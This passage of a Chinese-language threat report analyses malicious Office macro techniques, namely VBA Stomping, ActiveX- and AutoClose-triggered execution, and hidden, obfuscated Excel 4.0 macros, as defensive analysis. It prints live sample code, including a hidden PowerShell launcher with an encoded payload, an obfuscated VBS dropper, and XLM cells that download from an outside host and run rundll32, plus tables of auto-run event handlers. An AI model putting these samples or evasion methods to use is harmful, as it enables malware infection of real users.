PerformanceCache 中保存了实际运行时使用的 pcode，以二进制数据的形式保存在 module stream 的起始部分。官方文档中并没有对这部分数据的格式进行说明，因此还原 pcode 较为困难。另外，不同版本的 Office 中 pcode 的格式也不相同，因此没有通用的方式来还原 Office 所使用的 pcode。

Office 会优先读取 pcode 形式的宏代码，反编译后获得源代码显示在 VBA 编辑器中供用户编辑。只有当前 Office 版本与文档的 Office 版本不同时才会读取压缩后的宏代码。如果版本一致，则 CompressedSourceCode 中宏的源代码并不会被使用，这种情况下可以随意修改源代码部分，均不会影响 pcode 的正常执行。

下面是一个使用了 VBA Stomping 的攻击样本，在_VBA_PROJECT 流中可以看出当前版本为 0x97（Office 2010）。





图 67 VBA Stomping 攻击样本举例

因此在 Office2010 中可以看到真实的 pcode 版攻击代码（图中为精简后的版本）：



```
Sub Auto_Open()
UpdateMacro
End Sub

Sub UpdateMacro()
Dim str, exec

str = "SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AH"
str = str + "IAZQBhAG0AUgBlAGEAZABlAHIAKAAoAE4AZQB3AC0ATwBiAG"
str = str + "oAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEkATwAuAEMAbwBtAH"
str = str + "AAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG"
str = str + "0AKABbAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtAF"
str = str + "0AWwBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAH"
str = str + "MAZQA2ADQAUwB0AHIAaQBuAGcAKAAnAEgANABzAEkAQQBBAF"
'...
str = str + "UAVAAyADEAdwBDAC8ANQAxAFcAYgBYAFAAYQBPAEIARAArAD"
str = str + "gAKQA="

exec = "p"
exec = exec + "o"
exec = exec + "w"
exec = exec + "e"
exec = exec + "r"
exec = exec + "s"
exec = exec + "h"
exec = exec + "e"
exec = exec + "l"
exec = exec + "l"
exec = exec + "."
exec = exec + "e"
exec = exec + "x"
exec = exec + "e"
exec = exec + " -exec bypass -Noninteractive -windowstyle hidden -e " & str

Shell (exec)
End Sub
```

图 68 VBA Stomping 攻击样本宏代码

而在其他版本的 Office 中只能看到伪造的源代码，攻击代码不会执行：




图 69 其他版本看到的宏代码

可以使用开源的 pcodedmp 来解析 pcode 代码，并通过检测 pcode 与源代码是否一致来判断样本是否是用了 VBA Stomping 技术。

4.2.2.2 自启动方式的改变

带有恶意宏的样本通常是通过预定义函数来实现宏的自动运行，其中以 AutoOpen 为代表的在 Office 打开样本时触发的函数最为常用，也最容易检测。在过去一年多捕获的样本中，通过其他方式启动的样本占比有所增长，其中部分可以起到一定的反检测效果。这里介绍两类比较常见的方式。

1、ActiveX 控件

下图样本中包含一个嵌入式的 ActiveX 控件对象"Microsoft InkPicture"，并通过该对象的 InkPicture1_Painted 函数来自动执行恶意代码，可以规避了一些简单的自启动宏检测。




图 70 "Microsoft InkPicture"攻击样本举例 1

```
End Function
Private Sub InkPicture1_Painted(ByVal tdeyraasujfwaannf As Long, ByVal mmideatkmirohserw As MSINKAUTLib.IInkRectangle)
rkgzqohnznelf = "ccrgeugzwfgc"
lljfqwvdy = 486
'foilunusualfishreport
'840
If burgercanoe <> 1 Then
kzayyqnjcuxd
'uztuprszibbwtgynwhhrieimquijfu
'477
'mvhdkyzfichnbulbmouse
'462
burgercanoe = 1
End If
End Sub
Public Sub kzayyqnjcuxd()
```

图 71 Microsoft InkPicture"攻击样本举例 2

在对 Office 自带的 ActiveX 控件进行测试后（测试环境为 64 位 win7，使用的 Office 版本为 Office2010），发现将 payload 放在以下控件对应的函数中，可以在文档打开时自动运行其中的恶意宏代码。

Microsoft Forms 2.0 Frame	Frame1_Layout
Microsoft Forms 2.0 MultiPage	MultiPage1_Layout
Microsoft ImageComboBox Control	ImageCombo21_Change
Microsoft InkEdit Control	InkEdit1_GotFocus
Microsoft InkPicture Control	InkPicture1_Painted InkPicture1_Painting InkPicture1_Resize
System Monitor Control	SystemMonitor1_GotFocus SystemMonitor1_LostFocus
Microsoft Web Browser	WebBrowser1_BeforeNavigate2 WebBrowser1_BeforeScriptExecute WebBrowser1_DocumentComplete WebBrowser1_DownloadBegin WebBrowser1_DownloadComplete WebBrowser1_FileDownload WebBrowser1_NavigateComplete2 WebBrowser1_NavigateError WebBrowser1_ProgressChange WebBrowser1_PropertyChange WebBrowser1_SetSecureLockIcon WebBrowser1_StatusTextChange WebBrowser1_TitleChange

图 72 可达到自动运行功能的 Office ActiveX 插件汇总 1

下表中的函数可以在鼠标移动到控件时运行，也可以用来进行自启动。

Microsoft Forms 2.0 Frame	Frame1_MouseMove
Microsoft Forms 2.0 MultiPage	MultiPage1_MouseMove
Microsoft InkEdit Control	InkEdit1_MouseMove
Microsoft InkPicture Control	InkPicture1_MouseMove InkPicture1_MouseHover InkPicture1_MouseEnter InkPicture1_MouseLeave
Microsoft Forms 2.0 CheckBox	CheckBox1_MouseMove
Microsoft Forms 2.0 ComboBox	ComboBox1_MouseMove
Microsoft Forms 2.0 CommandButton	CommandButton1_MouseMove
Microsoft Forms 2.0 Image	Image1_MouseMove
Microsoft Forms 2.0 Label	Label1_MouseMove
Microsoft Forms 2.0 ListBox	ListBox1_MouseMove
Microsoft Forms 2.0 OptionButton	OptionButton1_MouseMove
Microsoft Forms 2.0 TabStrip	TabStrip1_MouseMove
Microsoft Forms 2.0 TextBox	TextBox1_MouseMove
Microsoft Forms 2.0 Toggle Button	ToggleButton1_MouseMove
Microsoft ListView Control, version 6.0	ListView41_MouseMove
Microsoft ProgressBar Control, version 6.0	ProgressBar21_MouseMove
Microsoft Slider Control, version 6.0	Slider21_MouseMove
Microsoft StatusBar Control, version 6.0	StatusBar31_MouseMove
Microsoft TabStrip Control, version 6.0	TabStrip31_MouseMove

图 73 可达到自动运行功能的 Office ActiveX 插件汇总 2

还有一些如通过鼠标点击触发的控件难以用于自动运行宏代码，因此没有在表中列出。

2、AutoClose

相对于 Office 启动时触发的 AutoOpen 一类函数，通过 AutoClose 等在 Office 关闭窗口退出时触发的函数来运行恶意代码具有更强的隐蔽性。



```
Document                                    Close
Private Sub Document_Close()
On Error Resume Next
Dim DPsILKrHHLy
Set DPsILKrHHLy = CreateObject("W" + "Sc" + "ri" + "pt" + "" + "." + "Sh" + "el" + "" + "l")
Set eEUuwFBPGsC = CreateObject("Sc" + "" + "ri" + "pti" + "ng" + "." + "Fi" + "le" + "Sy" + "" + "ste" + "m0" + "bj" + "ect")
xYedhJLNQnA = Environ("US" + "" + "ER" + "PROF" + "IL" + "" + "E") + "\" + "" + "D" + "o" + "cu" + "men" + "" + "ts" + "\" + "Me" + "di" + "" + "aP" + "la" + "ye" + "" + "r"
If Not eEUuwFBPGsC.FolderExists(xYedhJLNQnA) Then eEUuwFBPGsC.CreateFolder (xYedhJLNQnA)
YDKZBfPgPOd = xYedhJLNQnA + "\" + "" + "Pl" + "" + "ay" + "" + "Li" + "st" + "" + "." + "v" + "" + "bs" + ""
Dim yyrEtFqMkRo As Object
Set yyrEtFqMkRo = eEUuwFBPGsC.CreateTextFile(YDKZBfPgPOd, True, True)
yyrEtFqMkRo.Write "O" + "" + "n E" + "rr" + "" + "o" + "r" + " " + "R" + "es" + "" + "u" + "me" + " " + "Ne" + "x" + "t" & vbCrLf
yyrEtFqMkRo.Write "Pu" + "" + "bl" + "ic" + "" + " " + "Fu" + "nct" + "" + "io" + "n" + " GfMwZTBvgpF" + "(" + "AXfAtTmlBoA" + ")" & vbCrLf
yyrEtFqMkRo.Write "QPeAFbclFNI" + " =" + " zCMoBIGjTIf " + "(""KAkPoNV"")" & vbCrLf
yyrEtFqMkRo.Write "Di" + "" + "m" + " PsuCujyrlUO" + "" & vbCrLf
yyrEtFqMkRo.Write "zHJLgMxDGDH" + " = """"" & vbCrLf
yyrEtFqMkRo.Write "RukPAFAKxMM" + " =" + " 0" + "" & vbCrLf
yyrEtFqMkRo.Write "PsuCujyrlUO" + " = " + "Sp" + "li" + "t" + "(" + "AXfAtTmlBoA" + ", "":"", " + " -" + "1" + "," + " 0)" & vbCrLf
yyrEtFqMkRo.Write "F" + "o" + "r" + "" + " ecJChFJdUyB " + "=" + " 0" + " T" + "" + "o " + "UB" + "" + "ou" + "nd" + "" + "(" + "PsuCujyrlUO)" & vbCrLf
yyrEtFqMkRo.Write "zHJLgMxDGDH" + " =" + " zHJLgMxDGDH" + " + " + "C" + "" + "hr" + "(" + "PsuCujyrlUO(" + "ecJChFJdUyB)" + " X" + "o" + "" + "r" + " QPeAFbclFNI" + "(" + "RukPAFA
yyrEtFqMkRo.Write "I" + "" + "f" + " RukPAFAKxMM" + " < " + "UB" + "" + "ou" + "nd" + "" + "(QPeAFbclFNI) " + "T" + "he" + "" + "n" & vbCrLf
yyrEtFqMkRo.Write "RukPAFAKxMM " + "= " + "RukPAFAKxMM" + " + " + "1" & vbCrLf
yyrEtFqMkRo.Write "El" + "" + "se" + "" + ":" + " RukPAFAKxMM" + " = " + "0" & vbCrLf
yyrEtFqMkRo.Write "En" + "" + "d" + " I" + "f" & vbCrLf
yyrEtFqMkRo.Write "N" + "" + "ex" + "t" & vbCrLf
yyrEtFqMkRo.Write "GfMwZTBvgpF " + "= " + "zHJLgMxDGDH" & vbCrLf
yyrEtFqMkRo.Write "En" + "" + "d" + " F" + "u" + "nc" + "" + "ti" + "on" & vbCrLf
yyrEtFqMkRo.Write "Pu" + "" + "bl" + "ic" + " Fu" + "" + "nc" + "ti" + "" + "on" + " zCMoBIGjTIf" + "(" + "DQrgDDFNNhu)" & vbCrLf
yyrEtFqMkRo.Write "On Error Resume Next" & vbCrLf
yyrEtFqMkRo.Write "Di" + "" + "m" + " tgTFpyPjiAN" + ", " + "QPeAFbclFNI(" + ")" & vbCrLf
yyrEtFqMkRo.Write "R" + "" + "eD" + "" + "im " + "QPeAFbclFNI" + "(Le" + "" + "n" + "(" + "DQrgDDFNNhu) " + "- " + "1)" & vbCrLf
yyrEtFqMkRo.Write "F" + "" + "o" + "r " + "tgTFpyPjiAN" + " =" + " 0" + " T" + "" + "o" + " UB" + "" + "ou" + "nd" + "" + "(" + "QPeAFbclFNI)" & vbCrLf
yyrEtFqMkRo.Write "QPeAFbclFNI" + "(" + "tgTFpyPjiAN) " + "= " + "As" + "" + "c" + "(Mi" + "" + "d" + "(DQrgDDFNNhu" + ", tgTFpyPjiAN" + " + " + "1" + ", 1" + "))" & vbCrLf
yyrEtFqMkRo.Write "Ne" + "" + "xt" + "" & vbCrLf
yyrEtFqMkRo.Write "zCMoBIGjTIf" + "" + " =" + " QPeAFbclFNI" & vbCrLf
yyrEtFqMkRo.Write "En" + "" + "d" + " Fu" + "" + "nc" + "tio" + "" + "n" & vbCrLf
```

图 74 通过 AutoClose 触发运行的宏代码举例

因为直接结束进程不能触发 AutoClose 等函数，只有在正常关闭 Office 窗口，或手动发送窗口消息 WM_CLOSE 后才能触发，因此可以绕过很多常见的沙箱检测。

4.2.2.3 Excel 4.0 宏

2018 年末通过 Excel 4.0 宏（又称 XLM 宏）执行 shellcode 的 POC 被公开后，这类恶意文档的占比一直稳步增长。

Excel 4.0 宏（XLM 宏）是一种具有 30 年历史的 Microsoft Excel 中被遗忘的功能，在过去的一年中被攻击者大规模发掘与利用。相对于 VBA 宏，Excel 4.0 宏的解析难度更大，因此拥有更强的反检测效果。攻击者滥用 Excel 4.0 宏并将其武器化，以便于帮助其他攻击载荷实现持久化。由于这种攻击方式是对 Excel 合法功能的滥用而不是依赖漏洞进行攻击，微软对此的态度与此前出现滥用 DDE 机制进行攻击时的态度类似，没有进行处理。

Excel 4.0 宏已在多个恶意软件家族中被广泛使用，如 Danabot，ZLoader，Trickbot，Gozi 和 Agent Tesla 等。

2019 年，Excel 4.0 宏的恶意样本不再局限于简单的下载后续载荷，攻击者投入大量精力来提高样本的反检测能力。包括通过运行环境检测对抗沙箱自动化检测、大量的代码混淆以及调试状态检测对抗分析人员的人工分析等。接下来我们将分类介绍在 2019 年出现的 Excel 4.0 宏反检测技术。

1、工作表信息隐藏

Excel 4.0 宏必须放在专用的 Macro Sheet 中才能生效并且与普通工作表有明显差别，因此在恶意样本中通常会选择隐藏 Macro Sheet。

早期样本直接右键隐藏工作表，可以用同样的方式取消隐藏，隐藏效果聊胜于无。

因为隐藏效果太差，后续样本则采用了深度隐藏的方式，因此我们无法仅通过图形界面操作来解锁并查看它。




图 75 深度隐藏 Excel 4.0 宏的样本

需要手动修改 Macro Sheet 对应的 hsStates 属性为 0 来解除隐藏。




图 76 修改 Macro Sheet 对应的 hsStates 属性为 0 来解除隐藏

A - hsState (2 bits): An unsigned integer that specifies the hidden state of the sheet (1). MUST be a value from the following table:

Value	Meaning
0x00	Visible
0x01	Hidden
0x02	Very Hidden; the sheet (1) is hidden and cannot be displayed using the user interface.

图 77 hsStates 结构

也可以通过如下指令在运行时动态隐藏工作表。




图 78 通过指令动态隐藏工作表

2、宏代码隐藏及混淆

早期的攻击样本与 POC 结构类似，通常不对代码进行混淆，并且从单元格 A1 开始往下顺序执行，因此很容易分析代码的功能。在攻击代码较为成熟后开始引入通用的混淆机制对实际代码进行隐藏。

如通过 CHAR 函数进行字符转义或 MID 函数提取子串后进行字符串拼接的方式进行混淆。

C	D	E	F	G	H	I	J	K
=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=FORMULA(A1&A2&A3&A4&A5&A6&A7&A8&A9&A10&A11&A12&A	
=CHAR(73)	=CHAR(73)	=CHAR(73)	=CHAR(67)	=CHAR(65)	=CHAR(67)	=CHAR(67)	=FORMULA(B1&B2&B3&B4&B5&B6&B7&B8&B9&B10&B11&B12&E	=IF(GET.WORKSPACE(13)<770, CLOSE(FALSE),)
=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(65)	=CHAR(76)	=CHAR(65)	=CHAR(76)	=FORMULA(C1&C2&C3&C4&C5&C6&C7&C8&C9&C10&C11&C12&C	=IF(GET.WORKSPACE(14)<381, CLOSE(FALSE),)
=CHAR(40)	=CHAR(40)	=CHAR(40)	=CHAR(76)	=CHAR(69)	=CHAR(76)	=CHAR(79)	=FORMULA(D1&D2&D3&D4&D5&D6&D7&D8&D9&D10&D11&D12&D	=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=CHAR(71)	=CHAR(71)	=CHAR(73)	=CHAR(76)	=CHAR(82)	=CHAR(76)	=CHAR(83)	=FORMULA(E1&E2&E3&E4&E5&E6&E7&E8&E9&E10&E11&E12&E	=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=CHAR(69)	=CHAR(69)	=CHAR(83)	=CHAR(40)	=CHAR(84)	=CHAR(40)	=CHAR(69)	=FORMULA(F1&F2&F3&F4&F5&F6&F7&F8&F9&F10&F11&F12&F1	=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ,CLOSE(TRUE))
=CHAR(84)	=CHAR(84)	=CHAR(78)	=CHAR(34)	=CHAR(40)	=CHAR(34)	=CHAR(40)	=FORMULA(G1&G2&G3&G4&G5&G6&G7&G8&G9&G10&G11&G12	=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"https://fbknuele.pw/aagaeg4df12","c:\Users\
=CHAR(46)	=CHAR(46)	=CHAR(85)	=CHAR(117	=CHAR(34)	=CHAR(83)	=CHAR(70)	=FORMULA(H1&H2&H3&H4&H5&H6&H7&H8&H9&H10&H11&H12&H	=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CHAR(87)	=CHAR(87)	=CHAR(77)	=CHAR(114	=CHAR(84)	=CHAR(104)	=CHAR(65)	=FORMULA(I1&I2&I3&I4&I5&I6&I7&I8&I9&I10&I11&I12&I13,K10)	=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe","c:\U
=CHAR(79)	=CHAR(79)	=CHAR(66)	=CHAR(108	=CHAR(104)	=CHAR(101)	=CHAR(76)	=WORKBOOK.HIDE("GE1aUZ8vhX",TRUE)	=CLOSE(FALSE)
=CHAR(82)	=CHAR(82)	=CHAR(69)	=CHAR(10	=CHAR(101)	=CHAR(108)	=CHAR(83)	=GOTO(K2)	
=CHAR(75)	=CHAR(75)	=CHAR(82)	=CHAR(111	=CHAR(32)	=CHAR(108)	=CHAR(69)		
=CHAR(83)	=CHAR(83)	=CHAR(40)	=CHAR(110	=CHAR(119)	=CHAR(51)	=CHAR(41)		
=CHAR(80)	=CHAR(80)	=CHAR(83)	=CHAR(34)	=CHAR(111)	=CHAR(50)			
=CHAR(65)	=CHAR(65)	=CHAR(69)	=CHAR(44)	=CHAR(114)	=CHAR(34)			
=CHAR(67)	=CHAR(67)	=CHAR(65)	=CHAR(34)	=CHAR(107)	=CHAR(44)			
=CHAR(69)	=CHAR(69)	=CHAR(82)	=CHAR(85)	=CHAR(98)	=CHAR(34)			
=CHAR(40)	=CHAR(40)	=CHAR(67)	=CHAR(82)	=CHAR(111)	=CHAR(83)			
=CHAR(49)	=CHAR(52)	=CHAR(72)	=CHAR(76)	=CHAR(111)	=CHAR(104)			
=CHAR(57)	=CHAR(50)	=CHAR(40)	=CHAR(68)	=CHAR(107)	=CHAR(101)			
=CHAR(41)	=CHAR(41)	=CHAR(34)	=CHAR(111	=CHAR(32)	=CHAR(108)			
=CHAR(44)	=CHAR(44)	=CHAR(87)	=CHAR(11	=CHAR(99)	=CHAR(108)			
=CHAR(44)	=CHAR(44)	=CHAR(10	=CHAR(110	=CHAR(97)	=CHAR(69)			
=CHAR(67)	=CHAR(67)	=CHAR(11	=CHAR(108	=CHAR(110)	=CHAR(120)			
=CHAR(76)	=CHAR(76)	=CHAR(10	=CHAR(111	=CHAR(110)	=CHAR(101)			
=CHAR(79)	=CHAR(79)	=CHAR(11	=CHAR(97)	=CHAR(111)	=CHAR(99)			
=CHAR(83)	=CHAR(83)	=CHAR(11	=CHAR(100	=CHAR(116)	=CHAR(117)			
=CHAR(69)	=CHAR(69)	=CHAR(11	=CHAR(84)	=CHAR(32)	=CHAR(116)			
=CHAR(40)	=CHAR(40)	=CHAR(34)	=CHAR(111	=CHAR(98)	=CHAR(101)			
=CHAR(84)	=CHAR(84)	=CHAR(44)	=CHAR(70)	=CHAR(101)	=CHAR(65)			
=CHAR(82)	=CHAR(82)	=CHAR(71)	=CHAR(105	=CHAR(32)	=CHAR(34)			

图 79 宏代码隐藏及混淆 1

同时将顺序执行的恶意代码通过跳转指令连接并散布在工作表的各处，不再顺序执行。

```
=WORKBOOK.HIDE("0TQ1ByZPP5", TRUE)

=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=GET.WORKSPACE(13)
=GET.WORKSPACE(14)
=IF(H24<770, CLOSE(FALSE),)
=IF(H25<381, CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))
=RETURN()

=IF(ISNUMBER(SEARCH("s",Sheet1!S70)), GOTO(P54), ON.TIME(NOW()+"00:00:02", "rstegerg3"))
=RETURN()
=IF(ISNUMBER(SEARCH("s",Sheet1!S70)), GOTO(P54), ON.TIME(NOW()+"00:00:02", "agawf23f"))
=RETURN()
```

图 80 宏代码隐藏及混淆 2

修改字体颜色与背景颜色一致。

```
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=GET.WORKSPACE(13)
=GET.WORKSPACE(14)
=IF(H24<770, CLOSE(FALSE),)
=IF(H25<381, CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ON.TIME(NOW()+"00:00:02", "agawf23f"),CLOSE(TRUE))
=RETURN()
```

图 81 宏代码隐藏及混淆 3

